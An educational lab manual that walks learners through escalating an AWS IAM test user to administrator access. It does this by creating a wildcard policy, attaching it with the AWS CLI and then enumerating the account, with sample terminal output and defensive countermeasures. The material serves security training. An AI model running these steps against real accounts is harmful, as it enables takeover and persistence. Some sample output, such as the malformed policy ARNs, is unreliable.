



INTERNSHIELD

LEARN • PRACTICE • DEFEND • SECURE • INNOVATE

CLOUD COMPUTING & SECURITY

LAB 03

ASSESSING IAM PRIVILEGE-ESCALATION RISKS

Identify IAM misconfigurations and privilege-escalation paths to strengthen identity and access management security.



IDENTIFY

Find insecure policies and misconfigurations



ANALYZE

Analyze trust relationships and permissions



ESCALATE

Discover potential privilege-escalation paths



MITIGATE

Apply least privilege and security best practices



SECURE

Strengthen cloud identity and access management

PRACTICAL LABORATORY MANUAL

HANDS-ON CLOUD SECURITY EXERCISES



AUTHORIZED TRAINING ENVIRONMENT

This lab is designed for educational purposes only. Perform all exercises only in authorized lab environments and with explicit permission.



VIDIT SHRINGI



KRITI PUROHIT



EDITION 2026



LINKEDIN

<https://www.linkedin.com/company/internshield.in>

LAB 03



LAB INFORMATION

FIELD	DETAIL
LAB	3
TITLE	Perform Privilege Escalation to Gain Higher Privileges
PRIMARY PLATFORM	Amazon Web Services
SERVICE	AWS Identity and Access Management (IAM)
PRIMARY TOOL	AWS CLI
LAB TYPE	Authorized Cloud Security Assessment
FOCUS	IAM Misconfiguration and Privilege Escalation

LAB SCENARIO

As a professional ethical hacker or penetration tester, an assessment of privilege escalation risk often involves reviewing how a user account's access key and secret access key could be leveraged to gain broader access than intended. In privilege escalation, an assessor attempts to gain complete access to a target IAM user's account and then determine whether higher-level privileges within the AWS environment can be reached.

On cloud platforms, mistakes in the access-allocation system — such as coding errors and design flaws — can allow a customer, third party, or employee to obtain higher access rights than those they are authorized to use. This threat arises from authentication, authorization, and accountability (AAA) vulnerabilities, user provisioning and de-provisioning vulnerabilities, hypervisor vulnerabilities, unclear roles and responsibilities, and misconfiguration.

In this lab, a misconfigured user permission policy is exploited within an authorized training environment to demonstrate escalation to administrator-level privileges.

AUTHORIZED TRAINING ENVIRONMENT

This laboratory must be performed only against an instructor-provided or self-created IAM test account and policy specifically configured for security training.

Never attempt privilege-escalation techniques against production IAM users, third-party AWS accounts, or any account you are not explicitly authorized to test.

LAB OBJECTIVES

- Escalate IAM user privileges by exploiting a misconfigured user policy

The learner will understand how overly permissive IAM policy statements can be combined to reach administrator-level access, and why policy review is a critical IAM security control.



OVERVIEW OF PRIVILEGE ESCALATION

Privileges are security roles assigned to users for using specific programs, features, operating systems, functions, files, and code, in order to limit access according to the type of user. Privilege escalation refers to accessing system resources that a user is not authorized to access, and it takes two general forms:

Horizontal Privilege Escalation

An unauthorized user attempts to access the resources, functions, and other privileges of an authorized user who holds similar access permissions.

Vertical Privilege Escalation

An unauthorized user attempts to access the resources and functions of a user with higher privileges, such as an application or site administrator.

LAB ENVIRONMENT & PREREQUISITES

Requirement	Purpose
Parrot Security	Security-testing workstation
MATE Terminal	Command-line interface
AWS CLI	Authorized AWS management and assessment (configured per Lab 2)
AWS IAM	Identity and access management service under assessment
Test IAM User	Instructor-provided or self-created training identity with default settings
Test Policy	Intentionally misconfigured training policy attached to the test user

LAB SETUP NOTE

AWS CLI must already be configured for this lab. Refer to Lab 2: Exploit S3 Buckets, Task 1, Steps 1–20, before continuing.

Before starting this task, create an IAM user named Test with default settings, and create a policy named Test that includes the permissions `iam:AttachUserPolicy`, `iam:ListUserPolicies`, `sts:AssumeRole`, and `iam:ListRoles`. These permissions, in combination, are what allow an attacker to escalate this account to administrator-level privileges.

CREDENTIAL SECURITY WARNING



This lab involves AWS CLI commands that read and modify IAM policy attachments.

- Never place real credentials, account IDs, or ARNs in screenshots.
- Use only instructor-provided or personally-owned training account credentials.
- Never perform these steps against an account you do not own or administer.
- Remove the test policy and test user once the exercise is complete.



SECURITY & AUTHORIZATION WARNING

This laboratory demonstrates how a combination of seemingly limited IAM permissions can be chained into full administrator access.

Perform this laboratory ONLY against a test IAM user and policy that you or your instructor created specifically for this exercise.

Do not reproduce this activity against a production account, a third-party account, or any account without explicit authorization.

TASK 1

ESCALATE IAM USER PRIVILEGES BY EXPLOITING MISCONFIGURED USER POLICY

A policy is an entity that, when attached to an identity or resource, defines its permissions. The AWS Management Console, AWS CLI, or AWS API can be used to create customer-managed policies in IAM. Customer-managed policies are standalone policies administered within an AWS account, which can then be attached to identities such as users, groups, and roles. If user policies are not configured properly, they can be exploited by an attacker to gain full administrator access to the target user's AWS account.

OBJECTIVE

Exploit a misconfigured IAM user policy within an authorized training environment to escalate a test user's privileges to the administrator level, and document the resulting security findings.



PRACTICAL PROCEDURE

STEP 01 LAUNCH THE TERMINAL

ACTION

In the Parrot Security machine, click the MATE Terminal icon in the menu to launch the terminal.

EXPECTED RESULT

A Terminal window opens.

**SECURITY INSIGHT**

Working from the dedicated security workstation keeps the assessment isolated from production systems.

STEP 02 OPEN A ROOT SHELL**ACTION**

A Parrot Terminal window appears. In the terminal window, type `sudo su` and press Enter to run the programs as a root user, using `toor` as the password.

```
sudo su
```

EXPECTED RESULT

The shell prompt reflects root-level access.

SECURITY INSIGHT

Elevated privileges on the assessment workstation are used only within the controlled lab session, never on production infrastructure.

STEP 03 CONFIRM AWS CLI IS CONFIGURED**ACTION**

After configuring the AWS CLI (as covered in Lab 2), a user policy is created and attached to the target IAM user account to escalate privileges.

EXPECTED RESULT

AWS CLI is confirmed configured and ready for the IAM policy workflow.

SECURITY INSIGHT

This exercise builds directly on a properly configured AWS CLI session, so authentication should be verified before proceeding.

**STEP 04 CREATE THE POLICY FILE****ACTION**

In the terminal window, type `vim user-policy.json` and press Enter. This command creates a file named `user-policy.json` in the current directory.


```
vim user-policy.json
```

EXPECTED RESULT

The vim text editor opens with a new, empty `user-policy.json` file.

SECURITY INSIGHT

Building the policy document locally first allows its contents to be reviewed before it is ever attached to an identity.

**STEP 05 AUTHOR THE POLICY DOCUMENT****ACTION**

In the vim editor, press `I` to enter insert mode and type the following policy document. This is an `AdministratorAccess` policy that grants full administrator access to the target IAM user.



```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "*",
      "Resource": "*"
    }
  ]
}
```

EXPECTED RESULT

The policy JSON is entered into the editor.

SECURITY INSIGHT

A policy statement using Action: "*" and Resource: "*" grants unrestricted access — this is the single most permissive statement an IAM policy can contain, and reviewing for statements like this is a core part of an IAM security audit.

STEP 06 SAVE THE POLICY FILE

ACTION

After entering the script from the previous step, press Esc, then type :wq! and press Enter to save the document.

```
:wq!
```

EXPECTED RESULT

The user-policy.json file is saved to disk.

SECURITY INSIGHT

Saving and reviewing the file before use provides a documented artifact of exactly what permissions are being requested.



Attach the created policy (user-policy) to the target IAM user's account. Type `aws iam create-policy --policy-name user-policy --policy-document file:///user-policy.json` and press Enter. If an error indicates the policy already exists, rename the file and try again.

The user-policy IAM policy is created in the AWS account.

Creating a customer-managed policy is a normal administrative action; the risk lies in what permissions the policy grants and who is permitted to attach it.

STEP 08 REVIEW THE CREATED POLICY

Review the output, which displays details such as PolicyName, PolicyId, and Arn for the newly created policy.



EXPECTED RESULT

The policy details, including its Amazon Resource Name (ARN), are displayed.

SECURITY INSIGHT

The policy ARN is required for the next step and should be handled the same way as any other sensitive account identifier.

```
aws iam create-policy --policy-name user-policy --policy-document file:///user-policy.json - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot:~]# aws iam create-policy --policy-name user-policy --policy-document file:///user-policy.json
{
  "Policy": {
    "PolicyName": "user-policy",
    "PolicyId": "A099F06A-0000-0000-0000-000000000000",
    "Arn": "arn:aws:iam::123456789012:policy/user-policy",
    "Path": "/",
    "DefaultVersionId": "v1",
    "AttachmentCount": 0,
    "PermissionsBoundaryUsageCount": 0,
    "IsAttachable": true,
    "CreateDate": "2024-06-05T10:51:04+00:00",
    "UpdateDate": "2024-06-05T10:51:04+00:00"
  }
}
```

STEP 09 ATTACH THE POLICY TO THE TARGET USER

ACTION

In the terminal, type `aws iam attach-user-policy --user-name [Target Username] --policy-arn arn:aws:iam::[Account ID]:policy/user-policy` and press Enter.

```
aws iam attach-user-policy --user-name [Target Username] --policy-arn arn:aws:iam::[Account ID]:policy/user-policy
```

EXPECTED RESULT

The command is submitted to attach the user-policy to the specified IAM user.

SECURITY INSIGHT



The iam:AttachUserPolicy permission is exactly the kind of narrowly-named but highly consequential permission that should be tightly restricted in a real environment.

STEP 10 CONFIRM THE POLICY ATTACHMENT

ACTION


The command attaches the user-policy to the target IAM user account (in this training scenario, the Test user).

EXPECTED RESULT

The user-policy is now attached to the target test user account.

SECURITY INSIGHT

At this point, the test account effectively holds administrator-level access, illustrating how quickly a single misconfigured permission can escalate privilege.



```
aws iam attach-user-policy --user-name test --policy-arn arn:aws:iam::123456789012:policy/user-policy
[root@parrot:~/home/attacker]# aws iam attach-user-policy --user-name test --policy-arn arn:aws:iam::123456789012:policy/user-policy
[root@parrot:~/home/attacker]#
```

STEP 11 LIST ATTACHED POLICIES

ACTION

Type `aws iam list-attached-user-policies --user-name [Target Username]` and press Enter to view the policies attached to the target user.



```
aws iam list-attached-user-policies --user-name [Target Username]
```

EXPECTED RESULT

The command returns the list of policies currently attached to the target user.

SECURITY INSIGHT

Listing attached policies is also a useful defensive technique — regularly auditing this output helps detect unauthorized policy attachments.

STEP 12 REVIEW THE ATTACHED POLICY RESULT**ACTION**

The result appears, displaying the attached policy name (user-policy).

EXPECTED RESULT

The user-policy attachment is confirmed on the target account.

SECURITY INSIGHT

Confirming the attachment before proceeding verifies the escalation was successful prior to testing its effect.



```
aws iam list-attached-user-policies --user-name test - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot:~/home/attacker]
#aws iam list-attached-user-policies --user-name test
{
  "AttachedPolicies": [
    {
      "PolicyName": "user-policy",
      "PolicyArn": "arn:aws:iam::123456789012:user-policy"
    },
    {
      "PolicyName": "user-policy*",
      "PolicyArn": "arn:aws:iam::123456789012:user-policy*"
    }
  ]
}
```

STEP 13 LIST IAM USERS IN THE ENVIRONMENT

ACTION

Having escalated the privileges of the target IAM user account, list all IAM users in the AWS environment. Type `aws iam list-users` and press Enter.

```
aws iam list-users
```

EXPECTED RESULT

The command executes using the now-elevated privileges of the target account.

SECURITY INSIGHT

Successfully listing all account-wide IAM users demonstrates that the escalation granted access well beyond the original scope of the test user.

STEP 14 REVIEW THE IAM USER LIST

ACTION

The result appears, displaying the list of IAM users in the AWS environment.


EXPECTED RESULT



A full list of IAM users in the account is returned.

SECURITY INSIGHT

Enumerating all account identities is often an attacker's next step after escalation, since it reveals further potential targets.



```
aws iam list-users - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot:~/home/attacker]# aws iam list-users
{
  "Users": [
    {
      "Path": "/",
      "Name": "root",
      "Arn": "arn:aws:iam::123456789012:user/root",
      "CreateDate": "2024-05-06T07:57:05+00:00",
      "PasswordLastUsed": "2024-05-06T10:39:44+00:00"
    },
    {
      "Path": "/",
      "Name": "Administrator",
      "Arn": "arn:aws:iam::123456789012:user/Administrator",
      "CreateDate": "2024-05-24T12:49:17+00:00"
    }
  ]
}
```

STEP 15 EXPLORE FURTHER ADMINISTRATOR-LEVEL COMMANDS

ACTION

With administrator-level access, various commands can be used to obtain complete information about the AWS environment, including the list of S3 buckets, user policies, role policies, and group policies, as well as to create a new user: `aws s3api list-buckets --query "Buckets[].Name"` (list S3 buckets), `aws iam list-user-policies` (user policies), `aws iam list-role-policies` (role policies), `aws iam list-group-policies` (group policies), and `aws iam create-user` (create a new user).

```
aws s3api list-buckets --query "Buckets[].Name"
aws iam list-user-policies
aws iam list-role-policies
aws iam list-group-policies
aws iam create-user
```

EXPECTED RESULT



The additional administrator-level commands are available for use within the authorized training scope.

SECURITY INSIGHT

This range of available actions illustrates the practical impact of the escalation — from broad information disclosure (S3 buckets, policies) to persistence (creating new users).

STEP 16 CONCLUDE THE ESCALATION DEMONSTRATION**ACTION**

This concludes the demonstration of escalating IAM user privileges by exploiting a misconfigured user policy.

EXPECTED RESULT

The privilege-escalation demonstration is complete.

SECURITY INSIGHT

Formally closing out the technical activity supports a clean transition into analysis, cleanup, and reporting.

STEP 17 CLOSE WINDOWS AND DOCUMENT FINDINGS**ACTION**

Close all open windows and document all acquired information.

EXPECTED RESULT

Findings can be documented and the session is closed.

SECURITY INSIGHT

Thorough documentation of the escalation path is essential so the underlying policy misconfiguration can be remediated.



SECURITY ANALYSIS

This lab demonstrates vertical privilege escalation: a low-privilege test identity gains administrator-level access purely through a combination of IAM permissions that, individually, may appear limited.

- Overly broad policy statements — Action: "*" and Resource: "*" grant unrestricted access
- Dangerous permission combinations — iam:AttachUserPolicy allows a user to grant itself additional policies
- Lack of policy review — misconfigured or overly permissive policies going undetected
- Privilege escalation paths — chains of otherwise-limited permissions that combine into full account compromise
- Lateral and account-wide visibility — post-escalation enumeration of users, roles, groups, and storage resources
- Persistence risk — administrator access can be used to create additional user accounts

IAM SECURITY COUNTERMEASURES

- Apply least privilege to all IAM users, groups, and roles.
- Avoid wildcard ("*") actions and resources in policy statements.
- Restrict iam:AttachUserPolicy, iam:PutUserPolicy, and similar self-privilege-granting permissions.
- Use permissions boundaries to cap the maximum privilege a user or role can obtain.
- Use Service Control Policies (SCPs) at the AWS Organizations level where applicable.
- Regularly audit IAM policies for overly permissive statements.
- Enable AWS CloudTrail logging and monitor for unexpected policy-attachment events.
- Alert on privilege-escalation-prone API calls such as AttachUserPolicy and CreatePolicy.
- Review and remove unused users, policies, and access keys.
- Apply multi-person approval for changes to IAM policies where possible.

IAM POLICY	PERMISSION REVIEW	LEAST PRIVILEGE	MONITORING	SECURE IAM
------------	-------------------	-----------------	------------	------------



LEARNING OUTCOMES

After completing this lab, students should be able to:

- 1. Explain privilege escalation and the difference between horizontal and vertical escalation.
- 2. Explain how IAM policies define permissions for identities and resources.
- 3. Create a customer-managed IAM policy using AWS CLI.
- 4. Attach an IAM policy to a target user account.
- 5. Verify policy attachment using AWS CLI.
- 6. Demonstrate the impact of escalated privileges through further enumeration commands.
- 7. Identify IAM misconfigurations that enable privilege escalation.
- 8. Recommend appropriate IAM countermeasures.



LAB OBSERVATION

Activity	Observation	Security Significance
Test User and Policy Setup		
Policy File Creation		
Policy Creation via AWS CLI		
Policy Attachment		
Attachment Verification		
IAM User Enumeration		
Post-Escalation Command Access		
Final Documentation		

SECURITY FINDING

Finding	Risk	Impact	Countermeasure
iam:AttachUserPolicy granted to a limited-purpose user	High	Self-Escalation to Administrator Access	Restrict Policy-Attachment Permissions
Wildcard AdministratorAccess-style policy creatable by user	High	Full Account Compromise	Enforce Least Privilege and Policy Review
No apparent alerting on policy-attachment events	Medium	Delayed Detection of Escalation	Enable CloudTrail Monitoring and Alerts

Risk ratings above reflect the demonstrated training configuration and should not be assumed to apply automatically to other environments.



LAB COMPLETION CHECKLIST

- ☐ Authorized training environment confirmed
- ☐ AWS CLI configured (per Lab 2)
- ☐ Test IAM user and test policy created
- ☐ Policy JSON file authored and saved
- ☐ Policy created via AWS CLI
- ☐ Policy attached to target test user
- ☐ Policy attachment verified
- ☐ IAM users enumerated with escalated access
- ☐ Additional administrator-level commands reviewed
- ☐ Security impact documented
- ☐ Countermeasures documented
- ☐ Test policy and test user removed after the lab



REVIEW QUESTIONS

- 1. What is privilege escalation, and how do horizontal and vertical escalation differ?
- 2. What is an IAM policy, and what does it define?
- 3. Why is the permission iam:AttachUserPolicy considered high-risk?
- 4. What does a policy statement with Action: "*" and Resource: "*" grant?
- 5. How can misconfigured IAM policies lead to full administrator compromise?
- 6. What role does CloudTrail play in detecting privilege escalation?
- 7. What is the principle of least privilege, and how does it prevent this attack path?
- 8. Why must this assessment be restricted to authorized test accounts and policies?



TROUBLESHOOTING

Problem	Possible Cause	Recommended Action
aws iam create-policy fails with "already exists"	A policy with the same name already exists in the account	Rename the policy file and policy name, then retry
aws iam attach-user-policy fails	Incorrect username, account ID, or policy ARN	Verify the target username and policy ARN values before retrying
Access denied on IAM commands	Current CLI credentials lack sufficient IAM permissions	Confirm the credentials configured in Lab 2 have the required IAM permissions
vim editor does not save the file	Incorrect command sequence used to exit	Press Esc, then type :wq! exactly and press Enter
Policy attaches but escalation commands fail	Policy document contains a syntax error	Review the JSON file for correct structure and re-create the policy
aws iam list-users returns limited results	Escalated policy not yet attached or propagated	Confirm the attachment step completed successfully and retry after a short delay



BEST PRACTICES

- Always define the assessment scope before testing.
- Use a dedicated test IAM user and test policy for this exercise.
- Never perform these steps against production or third-party AWS accounts.
- Redact account IDs, ARNs, and credentials in screenshots.
- Document each escalation step and its outcome professionally.
- Apply least privilege when designing real-world IAM policies.
- Regularly audit IAM policies for wildcard or overly broad statements.
- Remove the test user and test policy once the exercise is complete.

LAB SUMMARY

This laboratory demonstrated how a misconfigured IAM user policy can be exploited to escalate a limited test account to full administrator-level access, and how that escalated access can then be used to enumerate the broader AWS environment. Findings from this stage feed directly into a broader IAM security lifecycle.

DISCOVER	ASSESS	DOCUMENT	REMEDiate	VERIFY
----------	--------	----------	-----------	--------